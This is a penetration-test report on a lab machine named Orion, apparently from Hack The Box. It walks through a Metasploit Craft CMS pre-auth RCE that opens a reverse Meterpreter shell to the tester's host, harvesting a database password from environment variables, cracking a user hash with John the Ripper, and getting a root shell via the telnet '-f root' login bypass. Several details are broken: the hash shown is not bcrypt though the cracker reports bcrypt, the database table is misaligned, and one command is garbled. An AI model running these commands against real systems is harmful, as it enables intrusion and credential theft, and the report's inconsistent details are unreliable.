

HTB COMPANY

HTB ORION LINUX MACHINE PENTESTING

Date: 2026/08/14

1. Findings

9.2 Critical	[Orion001] Privilege Escalation via Telnet Misconfiguration
Category	Network
Affected Resources	orion.htb
Impact	Elevation of Privilege
Description	Process enumeration (ps -aux) revealed a Telnet service running on port 23 as the root user. The service was misconfigured to allow root login directly, bypassing standard privilege controls. Using "telnet -l root", root access was obtained without providing a password. Steps to Reproduce: 1. Logged in as adam via SSH 2. Ran: ps -aux grep telnet 3. Identified telnet daemon running on port 23 as root 4. Ran: telnet -l "-f root" localhost 23 5. Obtained root shell

Background

```
adam@orion:~$ telnet -l "-f root" localhost 23
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/2)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Aug 14 08:27:11 PM UTC 2026

System load:  0.0               Processes:           238
Usage of /:   87.8% of 5.81GB   Users logged in:    1
Memory usage: 16%              IPv4 address for eth0: 10.129.8.146
Swap usage:   0%

=> / is using 87.8% of 5.81GB
=> There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or settings.

Last login: Fri Aug 14 19:53:52 UTC 2026 from localhost on pts/2
root@orion:~#
```

Figure 1. root.png

Score

(D:10 + R:10 + E:10 + A:10 + D:6) / 5 = 9.2 (Critical)

Remediation

- Disable Telnet immediately (unencrypted + inherently insecure)
- Use SSH for all remote management
- Never run services as root unless absolutely required
- Apply principle of least privilege to all services
- Audit running processes regularly

8.0
Critical

[Orion002] Credential Exposure via MySQL

Category

Network

Affected Resources

orion.htb

Impact

Elevation of Privilege

Description

After gaining initial access as www-data, MySQL database was accessible without authentication or with weak credentials. The database contained user credentials including password hashes for the local user "adam".

Steps to Reproduce:

1. Gained shell as www-data via RCE
2. Run env command
3. Accessed MySQL database (mysql -u root -pPassword)
4. Retrieved password hash for user "adam" from database
5. Cracked hash using John the Ripper with wordlist

Background

```
$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ env
CRAFT_DEV_MODE=true
CRAFT_DB_DRIVER=mysql
USER=www-data
HOME=/var/www
OLDPWD=/var/www/html/craft/config
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff
CRAFT_ENVIRONMENT=dev
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_USER=root
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_TABLE_PREFIX=
PWD=/var/www/html/craft
PRIMARY_SITE_URL=http://orion.htb/
CRAFT_SECURITY_KEY=RRS06F612J0KdC6kFEI7frVxA47WwX8
$ mysql -u root -pSuperSecureCraft123Pass! -h 127.0.0.1
```




Figure 2. env_command.png

```
mysql> select * from adam_user;
```

id	photoId	affiliatedSiteId	active	pending	locked	suspended	admin	username	fullName	firstName	lastName	email	password	lastLoginDate
1	NULL	NULL	1	0	0	1	admin	NULL	NULL	adam@orion.htb	2yt1l3seKzuongFZ6t0dalc0Wz_5P3jcx0b080	5	2026-03-12 11:17:21am	

Figure 3. mysql_adam_user.png

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt adam_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dark [?] (?)
lg 0:00:00:16 DONE (2026-08-14 15:33) 0.06071g/s 43.71p/s 43.71c/s 43.71C/s gloria..marissa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[carrie@parrot]~[~/Desktop/Machines/Orion]
```




Figure 4. adam_cracked.png

Background

```
(venv) [carrie@parrot]~/Desktop/Machines/Orion/CVE-2025-32432
└─$ ssh adam@orion.htb
The authenticity of host 'orion.htb (10.129.8.146)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsd5QMHydyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'orion.htb' (ED25519) to the list of known hosts.
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Aug 14 07:39:57 PM UTC 2026

System load:  0.0               Processes:    222
Usage of /:   75.3% of 5.81GB   Users logged in: 0
Memory usage: 9%               IPv4 address for eth0: 10.129.8.146
Swap usage:  0%

=> There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

adam@orion:~$ cat user.txt
93e56a842395f24217188e56a70e500
adam@orion:~$
```

Figure 5. user_txt.png

Score

(D:9 + R:10 + E:7 + A:8 + D:6) / 5 = 8.0 (Critical)

Remediation

- Store passwords using strong adaptive hashing (bcrypt/argon2)
- Restrict database access to application user only
- Remove sensitive credentials from database tables

8.0
Critical

[Orion003] RCE (Remote Code Execution)

Category

Network

Affected Resources

orion.htb

Impact

Repudiation

Description

Craft CMS 5.6.16 has an RCE Vulnerability.

Background




Figure 6. craft_sms.png

Background

```
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set RHOSTS http://onion.htb
RHOSTS => http://onion.htb
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set LHOST tun0
LHOST => 10.10.14.92
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> run
[*] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: http://onion.htb
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set rhosts orion.htb
rhosts => orion.htb
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> run
[*] Started reverse TCP handler on 10.10.14.92:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.8.146
[*] Meterpreter session 1 opened (10.10.14.92:4444 -> 10.129.8.146:43870) at 2026-08-14 15:23:22 -0400

w(Meterpreter 1)(/var/www/html/craft/web) > ls
Listing: /var/www/html/craft/web
```

Figure 7. rce.png

Score (D:10 + R:9 + E:8 + A:6 + D:7) / 5 = 8.0 (Critical)

Remediation

- Patch the affected service immediately.
- Apply principle of least privilege.
- Implement network segmentation.
- Monitor for exploitation attempts via IDS/WAF.

2. Findings (Abridged)

Critical

High

Medium

Low

Informational

Privilege Escalation via Telnet Misconfiguration

Affected Resources

orion.htb

Credential Exposure via MySQL

Affected Resources

orion.htb

RCE (Remote Code Execution)

Affected Resources

orion.htb